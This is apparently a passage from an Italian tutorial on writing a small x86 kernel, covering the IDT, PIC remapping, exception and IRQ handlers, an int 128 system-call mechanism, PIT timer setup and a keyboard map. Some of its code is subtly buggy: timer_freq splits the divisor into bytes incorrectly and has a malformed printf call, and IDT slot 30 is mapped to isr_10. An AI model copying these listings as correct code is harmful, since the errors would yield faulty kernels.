# IRQ hardware.
#
irq:

    ########################################################################
    # A questo punto, nella pila sono stati aggiunti:                      #
    #   push $0                                                            #
    #   push $<n_voce_idt>                                                 #
    ########################################################################

    pushl %gs
    pushl %fs
    pushl %es
    pushl %ds
    pushl %edi
    pushl %esi
    pushl %ebp
    pushl %ebx
    pushl %edx
    pushl %ecx
```

```
    pushl %eax
    #
    call isr_irq
    #
    popl %eax
    popl %ecx
    popl %edx
    popl %ebx
    popl %ebp
    popl %esi
    popl %edi
    popl %ds
    popl %es
    popl %fs
    popl %gs
    add $4, %esp        # espelle il numero dell'interruzione
    add $4, %esp        # espelle il codice di errore fittizio.
    #
    iret
#
```

618.2 Funzioni per definire la tabella IDT

Per facilitare la compilazione della tabella IDT viene usata la funzione '**`idt_desc_int()`**', con la quale si deve specificare il numero del descrittore della tabella e i dati da inserirvi. La tabella IDT è definita nella variabile strutturata ***os.idt***, dichiarata nel file '`os.h`'.

Listato 618.3. '`./05/lib/int/idt_desc_int.c`'

```
#include <kernel/int.h>
void
idt_desc_int (int      desc,
              uint32_t offset,
              uint16_t selector,
              bool     present,
              char     type,
              char     dpl)
{
    //
    // Azzera i bit riservati e quello di sistema.
    //
    os.idt[desc].filler = 0;
    os.idt[desc].system = 0;
    //
    // Indirizzo relativo.
    //
    os.idt[desc].offset_a = (offset & 0x0000FFFF);
    os.idt[desc].offset_b = (offset / 0x10000);
    //
```

```
    // Selettore.
    //
    os.idt[desc].selector = selector;
    //
    // Voce valida o meno.
    //
    os.idt[desc].present = present;
    //
    // Tipo (gate type).
    //
    os.idt[desc].type = (type & 0x0F);
    //
    // DPL.
    //
    os.idt[desc].dpl = (dpl & 0x03);
}
```

Per verificare il contenuto della tabella IDT viene predisposta la funzione '**`idt_print()`**' che richiede come parametro il puntatore all'area di memoria che descrive il registro ***IDTR***. Così come viene proposta, la funzione mostra il contenuto completo della tabella IDT, ma questo supera generalmente le righe visualizzabili sullo schermo; pertanto, in caso di necessità, la funzione va modificata in modo da mostrare solo la porzione di proprio interesse.

Listato 618.4. '`./05/lib/int/idt_print.c`'

```
#include <kernel/int.h>
#include <stdio.h>
//
// Mostra il contenuto di una tabella IDT, a partire dal puntatore al
// registro IDTR in memoria. Pertanto non si avvale, volutamente, della
// struttura già predisposta con il linguaggio C, mentre «local_idtr_t»
// viene creata qui solo provvisoriamente, per uso interno. Ciò serve ad
// assicurare che questa funzione compia il proprio lavoro in modo
// indipendente, garantendo la visualizzazione di dati reali.
//
typedef struct {
    uint16_t  limit;
    uint32_t  base;
} __attribute__ ((packed)) local_idtr_t;
//
void
idt_print (void *idtr)
{
    local_idtr_t *g = idtr;
        uint32_t *p = (uint32_t *) g->base;

    int max = (g->limit + 1) / (sizeof (uint32_t));
    int i;

```

```
    for (i = 0; i < max; i+=2)
      {
        printf ("[%s] %02" PRIx32 " %08X %08X\n",
                __func__, i/2, p[i], p[i+1]);
      }
}
```

La funzione '**irq_remap()**' è necessaria per rimappare le interruzioni hardware nella tabella IDT, in modo che non intralcino quelle associate alle eccezioni. La funzione richiede l'indicazione del numero iniziale di interruzione per i due gruppi di IRQ (da IRQ 0 a IRQ 7 e da IRQ 8 a IRQ 15). Successivamente, nella funzione '**idt()**', viene usata '**irq_remap()**' in modo da rimappare le interruzioni hardware a partire da 32, per finire a 47.

Listato 618.5. './05/lib/int/irq_remap.c'

```
#include <kernel/int.h>
#include <stdio.h>
void
irq_remap (unsigned int offset_1, unsigned int offset_2)
{
    //
    // PIC_P è il PIC primario o «master»;
    // PIC_S è il PIC secondario o «slave».
    //
    // Quando si manifesta un IRQ che riguarda il PIC secondario,
    // il PIC primario riceve IRQ 2.
    //
    // ICW = initialization command word.
    // OCW = operation command word.
    //
    printf ("[%s] PIC (programmable interrupt controller) remap: ", __func__);

    outb (0x20, 0x10 + 0x01);   // Inizializzazione: 0x10 significa che
    outb (0xA0, 0x10 + 0x01);   // si tratta di ICW1; 0x01 significa che
    printf ("ICW1");            // si deve arrivare fino a ICW4.

    outb (0x21, offset_1);      // ICW2: PIC_P a partire da «offset_1».
    outb (0xA1, offset_2);      //       PIC_S a partire da «offset_2».
    printf (", ICW2");
    outb (0x21, 0x04);          // ICW3 PIC_P: IRQ2 pilotato da PIC_S.
    outb (0xA1, 0x02);          // ICW3 PIC_S: pilota IRQ2 di PIC_P.
    printf (", ICW3");
    outb (0x21, 0x01);          // ICW4: si precisa solo la modalità
    outb (0xA1, 0x01);          // del microprocessore; 0x01 = 8086.
    printf (", ICW4");

    outb (0x21, 0x00);          // OCW1: azzera la maschera in modo da
    outb (0xA1, 0x00);          // abilitare tutti i numeri IRQ.
    printf (", OCW1.\n");
}
```

Per caricare la tabella IDT dichiarata in memoria, occorre predisporre la copia del registro ***IDTR*** con i riferimenti necessari a raggiungerla, quindi va usata l'istruzione '**`LIDT`**', con il linguaggio assemblatore. La funzione '**`idt_load()`**' viene usata per pilotare l'istruzione '**`LIDT`**'.

Listato 618.6. '`./05/lib/int/idt_load.s`'

```
.globl  idt_load
#
idt_load:
    enter $0, $0
    .equ idtr_pointer,  8           # Primo argomento.
    mov  idtr_pointer(%ebp), %eax  # Copia il puntatore in EAX.
    leave
    #
    lidt (%eax)          # Utilizza la tabella IDT a cui punta EAX.
    #
    ret
```

La funzione '**`idt()`**' utilizza le altre descritte in questa sezione, per mettere in funzione la gestione delle interruzioni.

Listato 618.7. '`./05/lib/int/idt.c`'

```
#include <kernel/int.h>
void
idt (void)
{
    //
    // Imposta i dati necessari al registro IDTR.
    //
    os.idtr.limit = (sizeof (os.idt) - 1);
    os.idtr.base  = (uint32_t) &os.idt[0];
    //
    // Azzera le voci previste dell'array «os.idt[]».
    //
    int i;
    for (i = 0; i < ((sizeof (os.idt)) / 8); i++)
      {
        idt_desc_int (i, 0, 0, 0, 0, 0);
      }
    //
    // Associa le interruzioni hardware da IRQ 0 a IRQ 7
    // a partire dal descrittore 32 e quelle da IRQ 8 a
    // IRQ 15, a partire dal descrittore 40.
    //
    irq_remap (32, 40);
    //
    // Associa le routine ISR ai descrittori della tabella IDT.
    //
```

```
    idt_desc_int ( 0, (uint32_t) isr_0,  0x0008, 1, 0xE, 0);
    idt_desc_int ( 1, (uint32_t) isr_1,  0x0008, 1, 0xE, 0);
    idt_desc_int ( 2, (uint32_t) isr_2,  0x0008, 1, 0xE, 0);
    idt_desc_int ( 3, (uint32_t) isr_3,  0x0008, 1, 0xE, 0);
    idt_desc_int ( 4, (uint32_t) isr_4,  0x0008, 1, 0xE, 0);
    idt_desc_int ( 5, (uint32_t) isr_5,  0x0008, 1, 0xE, 0);
    idt_desc_int ( 6, (uint32_t) isr_6,  0x0008, 1, 0xE, 0);
    idt_desc_int ( 7, (uint32_t) isr_7,  0x0008, 1, 0xE, 0);
    idt_desc_int ( 8, (uint32_t) isr_8,  0x0008, 1, 0xE, 0);
    idt_desc_int ( 9, (uint32_t) isr_9,  0x0008, 1, 0xE, 0);
    idt_desc_int (10, (uint32_t) isr_10, 0x0008, 1, 0xE, 0);
    idt_desc_int (11, (uint32_t) isr_11, 0x0008, 1, 0xE, 0);
    idt_desc_int (12, (uint32_t) isr_12, 0x0008, 1, 0xE, 0);
    idt_desc_int (13, (uint32_t) isr_13, 0x0008, 1, 0xE, 0);
    idt_desc_int (14, (uint32_t) isr_14, 0x0008, 1, 0xE, 0);
    idt_desc_int (15, (uint32_t) isr_15, 0x0008, 1, 0xE, 0);
    idt_desc_int (16, (uint32_t) isr_16, 0x0008, 1, 0xE, 0);
    idt_desc_int (17, (uint32_t) isr_17, 0x0008, 1, 0xE, 0);
    idt_desc_int (18, (uint32_t) isr_18, 0x0008, 1, 0xE, 0);
    idt_desc_int (19, (uint32_t) isr_19, 0x0008, 1, 0xE, 0);
    idt_desc_int (20, (uint32_t) isr_20, 0x0008, 1, 0xE, 0);
    idt_desc_int (21, (uint32_t) isr_21, 0x0008, 1, 0xE, 0);
    idt_desc_int (22, (uint32_t) isr_22, 0x0008, 1, 0xE, 0);
    idt_desc_int (23, (uint32_t) isr_23, 0x0008, 1, 0xE, 0);
    idt_desc_int (24, (uint32_t) isr_24, 0x0008, 1, 0xE, 0);
    idt_desc_int (25, (uint32_t) isr_25, 0x0008, 1, 0xE, 0);
    idt_desc_int (26, (uint32_t) isr_26, 0x0008, 1, 0xE, 0);
    idt_desc_int (27, (uint32_t) isr_27, 0x0008, 1, 0xE, 0);
    idt_desc_int (28, (uint32_t) isr_28, 0x0008, 1, 0xE, 0);
    idt_desc_int (29, (uint32_t) isr_29, 0x0008, 1, 0xE, 0);
    idt_desc_int (30, (uint32_t) isr_10, 0x0008, 1, 0xE, 0);
    idt_desc_int (31, (uint32_t) isr_31, 0x0008, 1, 0xE, 0);
    idt_desc_int (32, (uint32_t) isr_32, 0x0008, 1, 0xE, 0);
    idt_desc_int (33, (uint32_t) isr_33, 0x0008, 1, 0xE, 0);
    idt_desc_int (34, (uint32_t) isr_34, 0x0008, 1, 0xE, 0);
    idt_desc_int (35, (uint32_t) isr_35, 0x0008, 1, 0xE, 0);
    idt_desc_int (36, (uint32_t) isr_36, 0x0008, 1, 0xE, 0);
    idt_desc_int (37, (uint32_t) isr_37, 0x0008, 1, 0xE, 0);
    idt_desc_int (38, (uint32_t) isr_38, 0x0008, 1, 0xE, 0);
    idt_desc_int (39, (uint32_t) isr_39, 0x0008, 1, 0xE, 0);
    idt_desc_int (40, (uint32_t) isr_40, 0x0008, 1, 0xE, 0);
    idt_desc_int (41, (uint32_t) isr_41, 0x0008, 1, 0xE, 0);
    idt_desc_int (42, (uint32_t) isr_42, 0x0008, 1, 0xE, 0);
    idt_desc_int (43, (uint32_t) isr_43, 0x0008, 1, 0xE, 0);
    idt_desc_int (44, (uint32_t) isr_44, 0x0008, 1, 0xE, 0);
    idt_desc_int (45, (uint32_t) isr_45, 0x0008, 1, 0xE, 0);
    idt_desc_int (46, (uint32_t) isr_46, 0x0008, 1, 0xE, 0);
```

```
    idt_desc_int (47, (uint32_t) isr_47, 0x0008, 1, 0xE, 0);
    //
    // Questo è per le chiamate di sistema.
    //
    idt_desc_int (128, (uint32_t) isr_128, 0x0008, 1, 0xE, 0);
    //
    // Rende operativa la tabella con le eccezioni e gli IRQ.
    //
    idt_load (&os.idtr);
    //
    // Abilita le interruzioni hardware (IRQ).
    //
    sti ();
}
```

618.3 Gestione delle interruzioni

Le funzioni '**isr_*n*()**' si limitano a chiamare altre funzioni scritte in linguaggio C, per la gestione delle eccezioni, delle interruzioni hardware e per le chiamate di sistema. In questa fase vengono mostrate le funzioni per la gestione delle eccezioni, anche se in forma estremamente limitata, e si propongono temporaneamente delle funzioni fittizie per la gestione degli altri casi.

Listato 618.8. '`./05/lib/int/isr_exception_unrecoverable.c`'

```
#include <kernel/int.h>
#include <stdio.h>
void
isr_exception_unrecoverable (uint32_t eax, uint32_t ecx, uint32_t edx,
                             uint32_t ebx, uint32_t ebp, uint32_t esi,
                             uint32_t edi, uint32_t ds,  uint32_t es,
                             uint32_t fs,  uint32_t gs,  uint32_t interrupt,
                             uint32_t error, uint32_t eip, uint32_t cs,
                             uint32_t eflags)
{
    printf ("[%s] ERROR: exception %i: \"%s\"\n",
            __func__, interrupt, exception_name (interrupt));
    //
    _Exit (0);
}
```

La funzione '**isr_exception_unrecoverable()**', appena mostrata, viene chiamata dal file '`isr.s`', per le interruzioni che riguardano le eccezioni. La funzione si limita a visualizzare un messaggio di errore e a fermare il sistema. Per visualizzare il tipo di eccezione che si è verificato si avvale della funzione '**exception_name()**' che appare nel listato successivo.

Listato 618.9. '`./05/lib/int/exception_name.c`'

```
#include <kernel/int.h>
char
*exception_name (int exception)
{
    char *description[19] = {"division by zero",
                             "debug",
                             "non maskable interrupt",
                             "breakpoint",
                             "into detected overflow",
                             "out of bounds",
                             "invalid opcode",
                             "no coprocessor",
                             "double fault",
                             "coprocessor segmento overrun",
                             "bad TSS",
                             "segment not present",
                             "stack fault",
                             "general protection fault",
                             "page fault",
                             "unknown interrupt",
                             "coprocessor fault",
                             "alignment check",
                             "machine check"};
    //
    if (exception >= 0 && exception <= 18)
      {
        return description[exception];
      }
    else
      {
        return "unknown";
      }
}
```

A proposito della funzione '**`exception_name()`**' va osservata la particolarità del comportamento del compilatore GNU C, il quale utilizza, senza che ciò sia stato richiesto espressamente, la funzione standard '**`memcpy()`**'. Pertanto, tale funzione deve essere disponibile, altrimenti, in fase di collegamento (*link*) la compilazione fallisce.

Per la gestione delle interruzioni hardware è competente la funzione '**`isr_irq()`**', ma per il momento viene proposta una versione provvisoria, priva di alcuna gestione, dove ci si limita a inviare il messaggio «EOI» ai PIC (*programmable interrupt controller*) coinvolti.

Listato 618.10. Una prima versione del file '`./05/lib/int/isr_irq.c`'

```
#include <kernel/int.h>
#include <kernel/io.h>
void
isr_irq (uint32_t eax, uint32_t ecx, uint32_t edx, uint32_t ebx,
         uint32_t ebp, uint32_t esi, uint32_t edi, uint32_t ds,
         uint32_t es,  uint32_t fs,  uint32_t gs,  uint32_t interrupt)
{
    int irq = interrupt - 32;
    //
    // Finito il compito della funzione che deve reagire all'interruzione
    // IRQ, occorre informare i PIC (programmable interrupt controller).
    //
    // Se il numero IRQ è tra 8 e 15, manda un messaggio «EOI»
    // (End of IRQ) al PIC 2.
    //
    if (irq >= 8)
      {
        outb (0xA0, 0x20);
      }
    //
    // Poi manda un messaggio «EOI» al PIC 1.
    //
    outb (0x20, 0x20);
}
```

Anche la funzione '**`isr_syscall()`**' che dovrebbe prendersi cura delle chiamate di sistema, viene proposta inizialmente priva di alcun effetto.

Listato 618.11. Una prima versione del file '`./05/lib/int/isr_syscall.c`'

```
#include <kernel/int.h>
uint32_t
isr_syscall (uint32_t start, ...)
{
    return 0;
}
```

618.4 Piccole funzioni di contorno

Per facilitare l'accesso alle istruzioni '**`STI`**' e '**`CLI`**' del linguaggio assemblatore, vengono predisposte due funzioni con lo stesso nome.

Listato 618.12. '`./05/lib/int/cli.s`'

```
.globl cli
#
cli:
    cli
    ret
```

Listato 618.13. '`./05/lib/int/sti.s`'

```
.globl sti
#
sti:
    sti
    ret
```

618.5 Verifica del funzionamento

Per verificare il lavoro svolto fino a questo punto, è necessario sviluppare ulteriormente i file '`kernel_main.c`', dove in particolare si va a produrre un errore che causa un eccezione dovuta a una divisione per zero.

Figura 618.14. Modifiche da apportare al file '`./05/kernel/kernel_main.c`'

```
#include <kernel/kernel.h>
#include <kernel/build.h>
#include <stdio.h>
#include <kernel/gdt.h>
#include <kernel/mm.h>
#include <stdlib.h>
#include <kernel/int.h>
…
        kernel_memory (info);
        //
        // Predispone la tabella GDT.
        //
        gdt ();
        //
        // Predispone la memoria libera per l'utilizzo.
        //
        mm_init ();
        //
        // Omissis.
        //
        //
        // Predispone la tabella IDT.
        //
        idt();
        //
        // Crea un errore volontario.
        //
        int x = 3;
        x = 7 / (x - 3);        // x = 7 / 0
```

```
...
```

Dopo avere ricompilato, riavviando la simulazione si deve ottenere una schermata simile a quella seguente, dove alla fine si vede la segnalazione di errore dovuta alla divisione per zero:

```
05 20070821144531
[mboot_show] flags: 00000000000000000000011111100111 mlow: 027F mhigh: 00007BC0
[mboot_show] bootdev: 00FFFFFF cmdline: "(fd0)/kernel"
[kernel_memory_show] kernel 00100000..0010D8BC  avail. 0010D8BC..01EF0000
[kernel_memory_show] text   00100000..001049DC  rodata 001049E0..00104F34
[kernel_memory_show] data   00104F34..00104F34  bss    00104F40..0010D8BC
[kernel_memory_show] limit  00001EF0
[gdt_print] base: 0x0010CF88 limit: 0x0017
[gdt_print] 0 00000000000000000000000000000000 00000000010000000001000000000000
[gdt_print] 1 00000000000000000001111011110000 00000000110000001001101000000000
[gdt_print] 2 00000000000000000001111011110000 00000000110000001001001000000000
[mm_init] available memory: 31336256 byte
[irq_remap] PIC (programmable interrupt controller) remap: ICW1, ICW2, ICW3,
ICW4, OCW1.
[isr_exception_unrecoverable] ERROR: exception 0: "division by zero"
```

Chiamate di sistema

Nel sistema in corso di realizzazione sono previste le chiamate di sistema, anche se in pratica sono inutili, dal momento che non è possibile gestire processi elaborativi indipendenti. Queste chiamate si ottengono mettendo gli argomenti nella pila e utilizzando l'interruzione 128 (ovvero 80_{16}). Si osservi che questo meccanismo è un po' diverso da quello usato dal kernel Linux, dove gli argomenti sono passati normalmente attraverso i registri del microprocessore.

Il punto di inizio per una chiamata di sistema è la funzione '**syscall()**', con la quale va indicato il numero della chiamata, seguito dagli argomenti necessari, in base al contesto.

Listato 619.1. './05/lib/sys/syscall.c'

```
#include <sys/syscall.h>
#include <kernel/int.h>
uint32_t
syscall (int n, ...)
{
    return int_128 ();
}
```

Come si vede, ci si limita a utilizzare la funzione '**int_128()**', scritta però in linguaggio assemblatore, come si vede nel listato successivo.

Listato 619.2. './05/lib/int/int_128.s'

```
.globl int_128
#
int_128:
    int $128
    ret
```

Questa doppia mediazione ha delle conseguenze nella composizione della pila dei dati, al momento dell'avvio della funzione che deve trattare l'interruzione.

619.1 File di intestazione «syscall.h»

Il file di intestazione 'syscall.h' dichiara le funzioni usate per generare una chiamata di sistema e poi per eseguirla; inoltre, si definiscono delle macro-variabili per dare un nome alle chiamate che in realtà sono indicate solo per numero.

Listato 619.3. '`./05/include/sys/syscall.h`'

```
#ifndef _SYSCALL_H
#define _SYSCALL_H      1

#include <inttypes.h>
#include <stdarg.h>

#define SYSCALL_malloc       1
#define SYSCALL_realloc      2
#define SYSCALL_free         3
#define SYSCALL_console_putc 4

uint32_t syscall  (int n, ...);
uint32_t vsyscall (int n, va_list ap);

#endif
```

619.2 Fasi successive all'interruzione

Una volta provocata l'interruzione 128, si ottiene l'attivazione della funzione '**`isr_128()`**', la quale avvia a sua volta la funzione '**`isr_syscall()`**' che deve provvedere a ripescare gli argomenti della chiamata originale, quindi avvia la funzione che può elaborarli: '**`vsyscall()`**'.

Listato 619.4. '`./05/lib/int/isr_syscall.c`'

```
#include <kernel/int.h>
#include <sys/syscall.h>
uint32_t
isr_syscall (uint32_t start, ...)
{
    va_list ap;
    uint32_t value;
    //
    // Colloca il puntatore all'inizio.
    //
    va_start (ap, start);
    //
    // Salta i dati che non servono.
    //
    value = va_arg (ap, uint32_t); // CS
    value = va_arg (ap, uint32_t); // EFLAGS
    value = va_arg (ap, uint32_t); // ???
    value = va_arg (ap, uint32_t); // ESP
    value = va_arg (ap, uint32_t); // SS
    value = va_arg (ap, uint32_t); // EIP
    value = va_arg (ap, uint32_t); // EIP
    value = va_arg (ap, uint32_t); // n. chiamata
    //
```

```
    // Attualmente «ap» punta all'argomento successivo
    // al numero di chiamata.
    //
    return vsyscall (value, ap);
}
```

Listato 619.5. '`./05/lib/sys/vsyscall.c`'

```
#include <sys/syscall.h>
#include <stdint.h>
#include <inttypes.h>
#include <stdlib.h>
#include <stdarg.h>
#include <kernel/vga.h>

uint32_t
vsyscall (int n, va_list ap)
{
    if (n == SYSCALL_malloc)
      {
        size_t  size = va_arg (ap, size_t);
        return (uint32_t) malloc (size);
      }
    else if (n == SYSCALL_realloc)
      {
        void   *ptr  = va_arg (ap, void*);   // Qui, «void*» va scritto
        size_t  size = va_arg (ap, size_t);  // attaccato e senza parentesi.
        return (uint32_t) realloc (ptr, size);
      }
    else if (n == SYSCALL_free)
      {
        void   *ptr  = va_arg (ap, void*);
        free (ptr);
        return 0;
      }
    else if (n == SYSCALL_console_putc)
      {
        int     c   = va_arg (ap, int);
        vga_putc (c);
        return (uint32_t) c;
      }
    else
      {
        printf ("[%s] ERROR: unknown syscall: %i!\n", __func__, n);
        return -1;
      }
}
```

619.3 Verifica del funzionamento

Per verificare il funzionamento delle chiamate di sistema, si può modificare il file 'kernel_main.c' nel modo seguente, allo scopo di visualizzare sullo schermo la parola «Ciao».

Figura 619.6. Modifiche da apportare al file './05/kernel/kernel_main.c'

```
#include <kernel/kernel.h>
#include <kernel/build.h>
#include <stdio.h>
#include <kernel/gdt.h>
#include <kernel/mm.h>
#include <stdlib.h>
#include <kernel/int.h>
#include <sys/syscall.h>
…
        //
        // Predispone la memoria libera per l'utilizzo.
        //
        mm_init ();
        //
        // Omissis.
        //
        //
        // Predispone la tabella IDT.
        //
        idt();
        //
        // Prova le chiamate di sistema.
        //
        syscall (SYSCALL_console_putc, 'C');
        syscall (SYSCALL_console_putc, 'i');
        syscall (SYSCALL_console_putc, 'a');
        syscall (SYSCALL_console_putc, 'o');
        syscall (SYSCALL_console_putc, '\n');
…
```

Dopo avere ricompilato, riavviando la simulazione si deve ottenere una schermata simile a quella seguente, dove prima della conclusione si vede l'emissione della parola «Ciao»:

```
05 20070821155848
[mboot_show] flags: 00000000000000000000011111100111 mlow: 027F mhigh: 00007BC0
[mboot_show] bootdev: 00FFFFFF cmdline: "(fd0)/kernel"
[kernel_memory_show] kernel 00100000..0010DADC  avail. 0010DADC..01EF0000
[kernel_memory_show] text   00100000..00104BA8  rodata 00104BC0..00105144
[kernel_memory_show] data   00105144..00105144  bss    00105160..0010DADC
[kernel_memory_show] limit  00001EF0
[gdt_print] base: 0x0010D1A8 limit: 0x0017
[gdt_print] 0 00000000000000000000000000000000 00000000010000000001000000000000
[gdt_print] 1 00000000000000000001111011110000 00000000110000001001101000000000
[gdt_print] 2 00000000000000000001111011110000 00000000110000001001001000000000
[mm_init] available memory: 31335712 byte
[irq_remap] PIC (programmable interrupt controller) remap: ICW1, ICW2, ICW3,
ICW4, OCW1.
Ciao
[kernel_main] system halted
```

Capitolo 620

Interruzioni hardware

Le interruzioni hardware che vengono gestite in questo sistema sono solo IRQ 0 (temporizzatore o *timer*) e IRQ 1 (tastiera). Il file '`isr_irq.c`' che in precedenza è stato ridotto per sospendere il problema delle interruzioni hardware ha la forma finale del listato successivo.

Listato 620.1. '`./05/lib/int/isr_irq.c`'

```
#include <kernel/int.h>
#include <kernel/io.h>
#include <kernel/timer.h>
#include <kernel/keyboard.h>
void
isr_irq (uint32_t eax, uint32_t ecx, uint32_t edx, uint32_t ebx,
         uint32_t ebp, uint32_t esi, uint32_t edi, uint32_t ds,
         uint32_t es,  uint32_t fs,  uint32_t gs,  uint32_t interrupt)
{
    int irq = interrupt - 32;
    //
    //
    //
    switch (irq)
      {
        case  0: timer (); break;
        case  1: keyboard (); break;
      }
    //
    // Finito il compito della funzione che deve reagire all'interruzione
    // IRQ, occorre informare i PIC (programmable interrupt controller).
    //
    // Se il numero IRQ è tra 8 e 15, manda un messaggio «EOI»
    // (End of IRQ) al PIC 2.
    //
    if (irq >= 8)
      {
        outb (0xA0, 0x20);
      }
    //
    // Poi manda un messaggio «EOI» al PIC 1.
    //
    outb (0x20, 0x20);
}
```

620.1 Gestione del temporizzatore

La gestione del temporizzatore è raccolta dalla libreria che fa capo al file di intestazione '`timer.h`' come appare nel listato successivo.

Listato 620.2. '`./05/include/kernel/timer.h`'

```
#ifndef _TIMER_H
#define _TIMER_H        1

#include <time.h>
#include <kernel/os.h>

void timer      (void);
void timer_freq (clock_t freq);

#endif
```

Il temporizzatore genera impulsi a una frequenza data e a ogni impulso produce un'interruzione. Per regolare tale frequenza occorre comunicare con le porte 43_{16} e 40_{16}, inviando il divisore da applicare alla frequenza di riferimento che è 1,193 181 MHz. La funzione '**`timer_freq()`**' stabilisce la frequenza da generare, calcolando il divisore da applicare.[1]

Listato 620.3. '`./05/lib/timer/timer_freq.c`'

```
#include <kernel/timer.h>
#include <stdint.h>
#include <stdio.h>
void
timer_freq (clock_t freq)
{
    int input_freq = 1193180;
    //
    // La frequenza di riferimento è 1,19318 MHz, la quale va
    // divisa per la frequenza che si intende avere effettivamente.
    //
    int divisor = input_freq / freq;
    //
    // Il risultato deve essere un valore intero maggiore di zero
    // e inferiore di UINT16_MAX, altrimenti è stata chiesta una
    // frequenza troppo elevata o troppo bassa.
    //
    if (divisor == 0 || divisor > UINT16_MAX)
      {
        printf ("[%s] ERROR: IRQ 0 frequency wrong: %i Hz!\n"
                "[%s]        The min allowed frequency is 18.22 Hz.\n",
                "[%s]        The max allowed frequency is 1.19 MHz.\n",
                __func__, freq, __func__, __func__);
        return;
      }
    //
    // Il valore che si ottiene, ovvero il «divisore», va
    // comunicato al PIT (programmable interval timer),
    // spezzandolo in due parti.
```

```
    //
    outb (0x43, 0x36);
    outb (0x40, divisor & 0x0F);        // Byte inferiore del numero.
    outb (0x40, divisor / 0x10);        // Byte superiore del numero.
    //
    // Annota la frequenza attuale degli impulsi provenienti dal
    // PIT (programmable interval timer).
    //
    os.timer.freq = freq;
}
```

La funzione '**`timer()`**' è quella che viene eseguita automaticamente, ogni volta che si presenta un'interruzione che deriva da un IRQ 0. Di norma lo scopo di una funzione di questo tipo è controllare la gestione corretta dei processi, ma in mancanza di questi, si potrebbero avviare delle funzioni che assicurano un'esecuzione brevissima, salvo il verificarsi di eventi specifici. Nel listato successivo si presenta una funzione '**`timer()`**' praticamente vuota e i file di intestazione incorporati sono ipotetici.

Listato 620.4. '`./05/lib/timer/timer.c`'

```
#include <kernel/timer.h>
#include <kernel/int.h>
#include <time.h>
void
timer (void)
{
    //
    // Conta le interruzioni.
    //
    os.timer.clocks++;
    //
    // Dovrebbe lanciare lo «schedulatore», ma qui non c'è;
    // pertanto, lancia direttamente delle applicazioni molto
    // brevi (devono garantire di terminare rapidamente).
    //
    ;
    ;
    ;
}
```

L'incremento della variabile ***os.timer.clocks*** consentirebbe di compiere delle azioni quando risulta trascorso un certo intervallo di tempo. Un'ipotesi di utilizzo potrebbe essere quella seguente, dove, ammesso che la frequenza del temporizzatore sia pari a '**`CLOCKS_PER_SEC`**', al trascorrere di ogni secondo fa qualcosa:

```
void
timer (void)
{
    os.timer.clocks++;
    if ((os.timer.clocks % CLOCKS_PER_SEC) == 0)
      {
        fa_qualcosa
      }
}
```

620.2 Gestione della tastiera

La gestione della tastiera è raccolta dalla libreria che fa capo al file di intestazione '`keyboard.h`' come appare nel listato successivo.

Listato 620.6. '`./05/include/kernel/keyboard.h`'

```
#ifndef _KEYBOARD_H
#define _KEYBOARD_H     1

#include <kernel/os.h>

void keyboard (void);
void keyboard_load (void);

#endif
```

La funzione '**`keyboard_load()`**' definisce una mappa della tastiera, memorizzata negli array ***os.kbd.map1[]*** e ***os.kbd.map2[]***. Le due mappe riguardano i due livelli di scrittura: quello normale e quello che solitamente produce principalmente le maiuscole. L'indice degli array corrisponde al codice grezzo generato dalla tastiera (*scancode*). Il listato successivo riguarda una funzione '**`keyboard_load()`**' adatta alla disposizione italiana dei simboli, tenendo conto però che non si possono generare lettere accentate.

Listato 620.7. '`./05/lib/keyboard/keyboard_load.c`'

```
#include <kernel/keyboard.h>
void
keyboard_load (void)
{
    int i;
    for (i = 0; i <= 127; i++)
      {
        os.kbd.map1[i] = 0;
        os.kbd.map2[i] = 0;
      }
    //
    //
    //
    os.kbd.map1[1]   = 27;      os.kbd.map2[1]   = 27;
    os.kbd.map1[2]   = '1';     os.kbd.map2[2]   = '!';
    os.kbd.map1[3]   = '2';     os.kbd.map2[3]   = '"';
    os.kbd.map1[4]   = '3';     os.kbd.map2[4]   = 'L';         // 3, £
```

```
    os.kbd.map1[5]   = '4';    os.kbd.map2[5]   = '$';
    os.kbd.map1[6]   = '5';    os.kbd.map2[6]   = '%';
    os.kbd.map1[7]   = '6';    os.kbd.map2[7]   = '&';
    os.kbd.map1[8]   = '7';    os.kbd.map2[8]   = '/';
    os.kbd.map1[9]   = '8';    os.kbd.map2[9]   = '(';
    os.kbd.map1[10]  = '9';    os.kbd.map2[10]  = ')';
    os.kbd.map1[11]  = '0';    os.kbd.map2[11]  = '=';
    os.kbd.map1[12]  = '\'';   os.kbd.map2[12]  = '?';
    os.kbd.map1[13]  = 'i';    os.kbd.map2[13]  = '^';       // ì, ^
    os.kbd.map1[14]  = '\b';   os.kbd.map2[14]  = '\b';      // Backspace
    os.kbd.map1[15]  = '\t';   os.kbd.map2[15]  = '\t';
    os.kbd.map1[16]  = 'q';    os.kbd.map2[16]  = 'Q';
    os.kbd.map1[17]  = 'w';    os.kbd.map2[17]  = 'W';
    os.kbd.map1[18]  = 'e';    os.kbd.map2[18]  = 'E';
    os.kbd.map1[19]  = 'r';    os.kbd.map2[19]  = 'R';
    os.kbd.map1[20]  = 't';    os.kbd.map2[20]  = 'T';
    os.kbd.map1[21]  = 'y';    os.kbd.map2[21]  = 'Y';
    os.kbd.map1[22]  = 'u';    os.kbd.map2[22]  = 'U';
    os.kbd.map1[23]  = 'i';    os.kbd.map2[23]  = 'I';
    os.kbd.map1[24]  = 'o';    os.kbd.map2[24]  = 'O';
    os.kbd.map1[25]  = 'p';    os.kbd.map2[25]  = 'P';
    os.kbd.map1[26]  = '[';    os.kbd.map2[26]  = '{';       // è, é
    os.kbd.map1[27]  = ']';    os.kbd.map2[27]  = '}';       // +, *
    os.kbd.map1[28]  = '\n';   os.kbd.map2[28]  = '\n';      // Invio
    os.kbd.map1[30]  = 'a';    os.kbd.map2[30]  = 'A';
    os.kbd.map1[31]  = 's';    os.kbd.map2[31]  = 'S';
    os.kbd.map1[32]  = 'd';    os.kbd.map2[32]  = 'D';
    os.kbd.map1[33]  = 'f';    os.kbd.map2[33]  = 'F';
    os.kbd.map1[34]  = 'g';    os.kbd.map2[34]  = 'G';
    os.kbd.map1[35]  = 'h';    os.kbd.map2[35]  = 'H';
    os.kbd.map1[36]  = 'j';    os.kbd.map2[36]  = 'J';
    os.kbd.map1[37]  = 'k';    os.kbd.map2[37]  = 'K';
    os.kbd.map1[38]  = 'l';    os.kbd.map2[38]  = 'L';
    os.kbd.map1[39]  = '@';    os.kbd.map2[39]  = '@';       // ò, ç
    os.kbd.map1[40]  = '#';    os.kbd.map2[40]  = '#';       // à, °
    os.kbd.map1[41]  = '\\';   os.kbd.map2[41]  = '|';
